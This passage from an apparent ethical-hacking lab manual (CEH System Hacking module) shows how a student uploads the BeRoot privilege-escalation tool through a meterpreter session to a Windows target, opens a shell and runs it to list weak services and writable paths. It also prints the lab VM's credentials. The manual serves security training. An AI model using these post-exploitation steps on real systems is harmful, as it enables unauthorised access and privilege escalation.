


Figure 2.1.15: Windows Network

34. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa$$w0rd**) and click **Connect.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.16: Security pop-up

35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.




Figure 2.1.17: Windows 10: shared folders

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.




Figure 2.1.18: Copy BeRoot folder

37. Paste the **BeRoot** folder onto **Desktop**.




Figure 2.1.19: Paste BeRoot folder in the root directory

38. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).




Figure 2.1.20: Upload file to the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




Figure 2.1.21: Upload file to the target system

40. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
41. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
42. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.




Figure 2.1.22: BeRoot result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

